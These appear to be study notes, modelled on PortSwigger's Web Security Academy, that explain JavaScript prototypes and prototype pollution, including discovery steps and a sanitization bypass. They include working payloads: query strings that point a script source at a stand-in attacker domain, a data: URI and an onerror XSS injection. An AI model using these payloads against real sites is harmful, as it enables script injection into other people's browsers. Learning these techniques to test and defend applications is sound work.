What is an object in JavaScript?

const user = {

username: "wiener",

userId: 01234,

exampleMethod: function(){

// do something

}

}

Access the properties of an object:

user.username // "wiener"

user['userId'] // 01234

## **What is a prototype in JavaScript?**

Every object in JavaScript is linked to another object of some kind, known as its prototype.

let myObject = {};

Object.getPrototypeOf(myObject); // Object.prototype

let myString = "";

Object.getPrototypeOf(myString); // String.prototype

let myArray = [];

Object.getPrototypeOf(myArray); // Array.prototype


let myNumber = 1;

Object.getPrototypeOf(myNumber); // Number.prototype


Objects automatically inherit all of the properties of their assigned prototype, unless they already have their own property with the same key.

## **How does object inheritance work in JavaScript?**

Whenever we reference a property of an object, the JavaScript engine first tries to access this directly on the object itself. If the object doesn't have a matching property, the JavaScript engine looks for it on the object's prototype instead.



## **The prototype chain**



The prototype of Object.prototype is null.

## **Accessing an object's prototype using \_\_proto\_\_**

username.\_\_proto\_\_

username['\_\_proto\_\_']

username.\_\_proto\_\_ // String.prototype

username.\_\_proto\_\_.\_\_proto\_\_ // Object.prototype

username.\_\_proto\_\_.\_\_proto\_\_.\_\_proto\_\_ // null

## **Modifying prototypes**

String.prototype.removeWhitespace = function(){

// remove leading and trailing whitespace

}

let searchTerm = " example ";

searchTerm.removeWhitespace(); // "example"

# **What is prototype pollution?**

## Attacker adds arbitrary properties to global object prototypes, which may then be inherited by user-defined objects.

## **Prototype pollution sources**

User-controllable input that enables us to add arbitrary properties to global prototypes. Common sources are:

* The [URL](https://portswigger.net/web-security/prototype-pollution/what-is-prototype-pollution#prototype-pollution-via-the-url) via either the query or fragment string (hash)
* [JSON-based input](https://portswigger.net/web-security/prototype-pollution/what-is-prototype-pollution#prototype-pollution-via-json-input)
* Web messages

### **Prototype pollution via the URL**

Consider: https://vulnerable-website.com/?\_\_proto\_\_[evilProperty]=payload

The \_\_proto\_\_ property, along with its nested evilProperty, will just be added to the target object as follows:

{

existingProperty1: 'foo',

existingProperty2: 'bar',

\_\_proto\_\_: {

evilProperty: 'payload'

}

}

At some point, the recursive merge operation may assign the value of evilProperty:

targetObject.\_\_proto\_\_.evilProperty = 'payload';

As a result, evilProperty is assigned to the returned prototype object rather than the target object itself. If the target object uses the default Object.prototype, all objects in the JavaScript runtime will now inherit evilProperty.

Attacker can use the same technique to pollute the prototype with properties that are used by the application, or any imported libraries (not evilProperty).

### **Prototype pollution via JSON input**

Let's say an attacker injects the following malicious JSON:

{

"\_\_proto\_\_": {

"evilProperty": "payload"

}

}

const objectLiteral = {\_\_proto\_\_: {evilProperty: 'payload'}};

const objectFromJson = JSON.parse('{"\_\_proto\_\_": {"evilProperty": "payload"}}');

objectLiteral.hasOwnProperty('\_\_proto\_\_'); // false

objectFromJson.hasOwnProperty('\_\_proto\_\_'); // true

### **Example of a prototype pollution gadget**

Many JavaScript libraries accept an object that developers can use to set different configuration options:

let transport\_url = config.transport\_url || defaults.transport\_url;

The library code uses this transport\_url to add a script reference to the page:

let script = document.createElement('script');

script.src = `${transport\_url}/example.js`;

document.body.appendChild(script);

If the website's developers haven't set a transport\_url property on their config object and the attacker pollutes the global Object.prototype with their own transport\_url property, this will be inherited by the config object and, therefore, set as the src for this script to the attack’s domain.

https://vulnerable-website.com/?\_\_proto\_\_[transport\_url]=//evil-user.net

https://vulnerable-website.com/?\_\_proto\_\_[transport\_url]=data:,alert(1);//

The trailing // is to comment out the hardcoded /example.js suffix.

## **Finding prototype pollution sources manually**

1. Try to inject an arbitrary property via the query string, URL fragment, and any web message data. For example:

vulnerable-website.com/?**\_\_proto\_\_[foo]=bar**

1. In your browser console, inspect the Object.prototype to see if you have successfully polluted it with your arbitrary property:

Object.prototype.foo

// "bar" indicates that you have successfully polluted the prototype

// undefined indicates that the attack was not successful

1. If the property was not added to the global prototype, try using different techniques, such as switching to dot notation rather than bracket notation, or vice versa:

vulnerable-website.com/?**\_\_proto\_\_.foo=bar**

1. Repeat this process for each potential source.

## **Prototype pollution via the constructor**

We can create a new object either using literal syntax or by explicitly invoking the Object() constructor:

let myObjectLiteral = {};

let myObject = new Object();

We can then reference the Object() constructor via the built-in constructor property:

myObjectLiteral.constructor // function Object(){...}

myObject.constructor // function Object(){...}

Each constructor function has a prototype property, which points to the prototype that will be assigned to any objects:

myObject.constructor.prototype // Object.prototype

myString.constructor.prototype // String.prototype

myArray.constructor.prototype // Array.prototype

**myObject.constructor.prototype is equivalent to myObject.\_\_proto\_\_**

## **Prototype pollution via fetch()**

fetch('https://normal-website.com/my-account/change-email', {

method: 'POST',

body: 'user=carlos&email=carlos%40ginandjuice.shop'

})

The following code is potentially vulnerable to DOM [XSS](https://portswigger.net/web-security/cross-site-scripting) via prototype pollution:

fetch('/my-products.json',{method:"GET"})

.then((response) => response.json())

.then((data) => {

let username = data['x-username'];

let message = document.querySelector('.message');

if(username) {

message.innerHTML = `My products. Logged in as <b>${username}</b>`;

}

let productList = document.querySelector('ul.products');

for(let product of data) {

let product = document.createElement('li');

product.append(product.name);

productList.append(product);

}

})

.catch(console.error);

Attack:?\_\_proto\_\_[headers][x-username]=<img/src/onerror=alert(1)>

This header is used to set the value of the x-username property in the returned JSON file. In the vulnerable client-side code above, this is then assigned to the username variable, which is later passed into the innerHTML sink.

# **Client-side prototype pollution via flawed sanitization**

vulnerable-website.com/?\_\_pro\_\_proto\_\_to\_\_.gadget=payload

If the sanitization process just strips the string \_\_proto\_\_ without repeating this process more than once, this would result in the following URL:

vulnerable-website.com/?\_\_proto\_\_.gadget=payload